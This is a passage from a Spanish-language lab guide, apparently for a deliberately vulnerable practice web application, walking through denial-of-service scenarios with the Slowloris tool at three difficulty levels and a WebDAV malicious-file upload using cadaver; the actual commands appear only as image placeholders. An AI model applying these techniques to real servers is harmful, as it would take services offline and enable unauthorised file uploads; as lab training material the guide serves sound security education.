


Imagen 164: Ataque exitoso

Escenario #19: Saturar el sistema de alojamiento del entorno mediante avalancha de peticiones

Objetivo: Dejar la aplicación web en estado no funcional

Complejidad: Bajo

Tiempo: 10 minutos

63. Primero se descarga el código de ataque de denegación de servicio




Imagen 165: Descargar el repositorio de Slowloris - - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

64. Luego de realizar la descarga, se realiza la ejecución de descomprimir el archivo con la herramienta unzip.




Imagen 166: Descomprimir la carpeta Slowloris - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

65. Existe una sección de ayuda sobres los diversos comandos para incorporar el ataque.




Imagen 167: Paneles de ayuda de Slowloris - - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

66. Se observa el código




Imagen 168: Código Slowloris - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

67. Se realiza la ejecución del programa para el ataque de denegación de servicio con el puerto correspondiente.




Imagen 169: Ejecución de Slowloris, envió de peticiones - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

Escenario #20: Saturar el sistema de alojamiento del entorno mediante avalancha de peticiones

Objetivo: Dejar a la aplicación web en estado no funcional

Complejidad: Medio

Tiempo: 3 minutos

68. Se realiza lo mismo paso del escenario 19 y se ejecuta el siguiente comando




Imagen 170: Slowloris ataques denegación de servicio – nivel medio

Escenario #21: Saturar el sistema de alojamiento del entorno mediante avalancha de peticiones

Objetivo: Dejar a la aplicación web en estado no funcional

Complejidad: Alto

Tiempo: 3 minutos

69. Se realiza lo mismo paso del escenario 19 y se ejecuta el siguiente comando




Imagen 171: Slowloris denegación de servicio – Nivel Alto

Escenario #22: Inserción de fichero malicioso en el protocolo WebDav

Objetivo: Conocer los archivos existentes que cuenta el servidor

Complejidad: Medio

Tiempo: 5 minutos

70. Configurar la seguridad a medio en la opción “Set Security Level”




Imagen 172: WebDav – Nivel Medio

71. Dar clic en WEBDAV y observamos archivos.




Imagen 173: Lista de archivos del protocolo WebDav

72. Se utiliza la herramienta cadáver para cargar archivos y visualizar lo que contenga el servidor en ese protocolo.




Imagen 174: Usar cadáver para subir archivo- fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

73. Con el siguiente comando, se observa la ayuda para realizar diferentes procesos




Imagen 175: Comando help - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

74. Con el comando open pegar la dirección en index of / webdav y con un ls recuperamos la lista de los archivos.

